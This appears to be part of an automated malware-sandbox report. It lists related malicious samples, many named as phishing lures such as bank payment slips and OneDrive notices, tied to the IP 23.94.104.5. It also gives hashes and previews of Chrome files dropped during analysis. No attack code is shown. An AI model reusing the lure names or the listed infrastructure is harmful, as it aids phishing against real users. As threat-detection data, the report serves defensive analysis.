Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHrKczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 23.94.104.5 • 62.108.32.123
37f463bf4616ecd445d4a1937da06e19	ATT06605.HTM	Get hash	malicious	Browse	• 23.94.104.5
	heather.simpson@brmsonline.com #Ud83d#Udce0LUK08HIDGB019153.HTM	Get hash	malicious	Browse	• 23.94.104.5
	State Settlement Copy.html	Get hash	malicious	Browse	• 23.94.104.5
	HSBC_Payment_slip_for Outstanding 001005l.htm	Get hash	malicious	Browse	• 23.94.104.5
	ATT80307.HTM	Get hash	malicious	Browse	• 23.94.104.5
	Project Proposal and Analysis.html	Get hash	malicious	Browse	• 23.94.104.5
	Fake.HTM	Get hash	malicious	Browse	• 23.94.104.5
	Ban.exe	Get hash	malicious	Browse	• 23.94.104.5
	TpZ10Hfjov.exe	Get hash	malicious	Browse	• 23.94.104.5
	ATT66004.HTM	Get hash	malicious	Browse	• 23.94.104.5
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 23.94.104.5
	OneDrive-besked.htm	Get hash	malicious	Browse	• 23.94.104.5
	PdQwZoWgs2.ppt	Get hash	malicious	Browse	• 23.94.104.5
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 23.94.104.5
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 23.94.104.5
	1As0Ink4Td.exe	Get hash	malicious	Browse	• 23.94.104.5
	9HEOWXnwTj.exe	Get hash	malicious	Browse	• 23.94.104.5
	SzjLrAw2pL.exe	Get hash	malicious	Browse	• 23.94.104.5
	8dll.dll	Get hash	malicious	Browse	• 23.94.104.5
	8dll.exe	Get hash	malicious	Browse	• 23.94.104.5

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA832101
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\13ad60a3-fe7f-4615-b809-1cde91a76070.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165868
Entropy (8bit):	6.049603736733648
Encrypted:	false
SSDEEP:	3072:4GaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:JxaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	CF677C5C5511FD47E61E0D111F8617AD
SHA1:	5D4107221D24C63A6AC535F65B55550ECD9BA2B0

C:\Users\user\AppData\Local\Google\Chrome\User Data\13ad60a3-fe7f-4615-b809-1cde91a76070.tmp	
SHA-256:	56A4E35B67CC9524D61CFEE3184BA543859B99931123829144198AC56B1B0F83
SHA-512:	F3CFDE18E878FE3BFAB135688CE1C162F3890F34174405E3821A6EC0A55563CF4D6561D27BE3ABFD73092DB849CFD96804FA03026AA685FB31327F0B9191AD1
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016403593"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\19ff3653-f75f-422c-88b1-fcb17450aaa5.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	92724
Entropy (8bit):	3.749577278879996
Encrypted:	false
SSDEEP:	384:jnmt1LQq/rkRQNRrqv1/3exP6HbWGSFrAj5lxef3bGr01mkngfBBZ+OLbhNQ1JAQ:aWhFqDqizUeLZPTYHL2LKNTJJQ
MD5:	9C91E622BCF2267A5A9A55763EBE1830
SHA1:	6DA2F1EE6303A8DDD3DF55D633D13FFB72C35911
SHA-256:	68B653FB1433F3973C61E3D9CDCAAB96184B6146A37E93ABBEC6C5709D39ABE4
SHA-512:	19600405E7044C50C0D897341445EF8A3CB67B410E85B16F509AFFB6F388A75DDB452AF967F5BDB05A6E57A739390D7545AD81AA12A7E17DFE330571AB0DB2F
Malicious:	false
Reputation:	low
Preview:	0j.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\297cdf45-f96d-40aa-8a83-84bb539ab3c8.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165962
Entropy (8bit):	6.049877378712659
Encrypted:	false
SSDEEP:	3072:8GaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:9xaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	83452690EEC12672888FB6BD979F7302
SHA1:	A548796997C11F6268C1B01A2B3FC8A4321A4FD4
SHA-256:	3FD3F4975E065EA3334C5278273EE8BCA885B2B91F2D2FA4CF3D3BCD0CCE3439
SHA-512:	C636AECD1D7C6C6D3B1639089C53515383DF5E689E4CB043ECFCD505E6508A10A4D0A51697F92C7B4D3D5AF422F5E0D1066803589E7E2D3294B51EA4EE1813
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016403593"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\3659ef16-d6e2-4905-8969-0bdef84f6f30.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165962
Entropy (8bit):	6.049877378712659
Encrypted:	false
SSDEEP:	3072:8GaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:9xaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	83452690EEC12672888FB6BD979F7302
SHA1:	A548796997C11F6268C1B01A2B3FC8A4321A4FD4
SHA-256:	3FD3F4975E065EA3334C5278273EE8BCA885B2B91F2D2FA4CF3D3BCD0CCE3439
SHA-512:	C636AECD1D7C6C6D3B1639089C53515383DF5E689E4CB043ECFCD505E6508A10A4D0A51697F92C7B4D3D5AF422F5E0D1066803589E7E2D3294B51EA4EE1813

C:\Users\user\AppData\Local\Google\Chrome\User Data\3659ef16-d6e2-4905-8969-0bdef84f6f30.tmp	
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016403593"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\53420dc3-4eb3-4c58-b461-33d0ef0cf675.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174335
Entropy (8bit):	6.07938146079039
Encrypted:	false
SSDEEP:	3072:3uWGaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:+bxaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	B1804D86148F20534AFACEBA3973ED89
SHA1:	4496C2828331B75A0A19C51410A25DE2261A1E0C
SHA-256:	E2AB26C5CB4D751BC547DBD3F990B13CF039C0E7258FBE3E47E45188F545676F
SHA-512:	20D26D16F7195DF7264EDF2E765372D828DED8546414A6D46DBF0DAD4285137FBFA8F7C3FC9103D6EE8F84A16A86DF7F2DDD24AD7768635A1E58A25A4E8011
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\58c46229-cfb2-40e5-bd21-d3ad4907123a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.7494853701699506
Encrypted:	false
SSDEEP:	384:9nmt1LQqDorTVcCRQNRrqv1/3exP6HbWGSFrAj5lxef3bGr01mkwWgfBBZ+OLbhH:9qWhFqDIizUeLZPTYHL2LKNTJJh
MD5:	09B28137C8F8BD6C9AA73209F9DCEED7
SHA1:	97F27D4C8645F499B931F0F85A962CF5DBF20378
SHA-256:	F1C37AD880D6B2095A583DF2715046A6435AE3B85DB191C223F1F05B27750E17
SHA-512:	FD11A59853470A0F8F3D98271134C81C0E7F99DEF1127E2A22BF6344F59E25308177D32803C7F59B04C3AF4A019264B3B392F0D75CDF8B4CAB7EE7AC0781171F
Malicious:	false
Reputation:	low
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e.1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0.0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o.m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f.f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C.:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\647081b6-cf13-44e0-8acc-7e930f7011ca.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	166152
Entropy (8bit):	6.050328425474511
Encrypted:	false
SSDEEP:	3072:CGaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:XxaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	6FB0AE0FBEDE94B222108CEC84AFC7FF
SHA1:	FEF08105708D9357A858AE17C347145DE5F9FBD7
SHA-256:	8FCEEAA524D47C85F30BF04743169A47DEFB6828349E53941FA88E03A4F5C29E
SHA-512:	F416976D893204B0CA7F1744CFF492BC4CE537DD2CD42D0881D90F07ED2834F0DC270E79F99143FE62A62725A69DA2FCAEFBB75C6284AF63ACC20F04BEE692E
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\647081b6-cf13-44e0-8acc-7e930f7011ca.tmp	
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016403593"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\7e33cece-aacd-49e1-9d44-3c10fa1fe5d8.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174335
Entropy (8bit):	6.07938146079039
Encrypted:	false
SSDEEP:	3072:3uWGaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:+bxaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	B1804D86148F20534AFACEBA3973ED89
SHA1:	4496C2828331B75A0A19C51410A25DE2261A1E0C
SHA-256:	E2AB26C5CB4D751BC547DBD3F990B13CF039C0E7258FBE3E47E45188F545676F
SHA-512:	20D26D16F7195DF7264EDF2E765372D828DED8546414A6D46DBF0DAD4285137FBFA8F7C3FC9103D6EE8F84A16A86DF7F2DDD24AD7768635A1E58A25A4E8011
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\9156a5dc-716c-4b31-a25c-d298dcd145ae.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	174335
Entropy (8bit):	6.079381352152707
Encrypted:	false
SSDEEP:	3072:OuWGaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:hbxaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	5C90C36DA31DE192938DC61B6E9628A0
SHA1:	40490FE1BA7DAF9DE95AD9278A0884CE2292A3B0
SHA-256:	C85F7CA2D5A9E40CD46BF16AC64996FDA80873FE1F5469F4A5F77D358FE64955
SHA-512:	AF3076E92361AE3ECDC698A8B09B365D90A0F4426D7D3766F5C402708B279A538A7A5C2AC6DAB774D05AB778D0BB82B0B14CC39FEEEA6CB4D7B6C7226DDABDB1
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016403593"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\94987956-55a5-4b6b-9c2b-c8dfd1c165b5.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165868
Entropy (8bit):	6.049603736733648
Encrypted:	false
SSDEEP:	3072:4GaYTJQE+mugy9+QV1T7IRwdfLSNP1FcbXafIB0u1GOJmA3iuR+:JxaV+QfT7GSmhDaqfIlUOoSiuR+
MD5:	CF677C5C5511FD47E61E0D111F8617AD
SHA1:	5D4107221D24C63A6AC535F65B55550ECD9BA2B0
SHA-256:	56A4E35B67CC9524D61CFEE3184BA543859B9993112382914419 8AC56B1B0F83
SHA-512:	F3CFDE18E878FE3BFAB135688CE1C162F3890F34174405E3821A6EC0A55563CF4D6561D27BE3ABFD73092DB849CFD96804FA03026AA685FB31327F0B9191AD1
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\94987956-55a5-4b6b-9c2b-c8dfd1c165b5.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628068387439505e+12,"network":1.628035989e+12,"ticks":6201885687.0,"uncertainty":4369774.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016403593"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\9c8e11a1-b04b-481c-8186-037e0c1025ef.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SysEx File -
Category:	dropped
Size (bytes):	94708
Entropy (8bit):	3.74978316964302
Encrypted:	false
SSDEEP:	384:Nnmt1LQqDorTVcCRQNRrqv1/3exP6HbWGSFrAj5lxef3bGr01mkngfBBZ+OLbhNU:tqWhFqDqizUeLZPTYHL2LKNTJJU
MD5:	C0BE568F0F136EA806FF041F3FC899F5
SHA1:	BEA917C5E4A3AC45A581A13633E29AB7A9F561D5
SHA-256:	7410DBC6A7EFD1C5C5808A5F4710C43E9A112DD5A3AE16D18A0EFD4D70BEBB15
SHA-512:	D140A6F3D62B8DCD8A0C3EC99D1B06C987BF0AE9E75D542E3549A27898CA2962F2792B67EC93487FFE18E2CC38F54C9E07703292E64DCAD544F66AB433A62E7
Malicious:	false
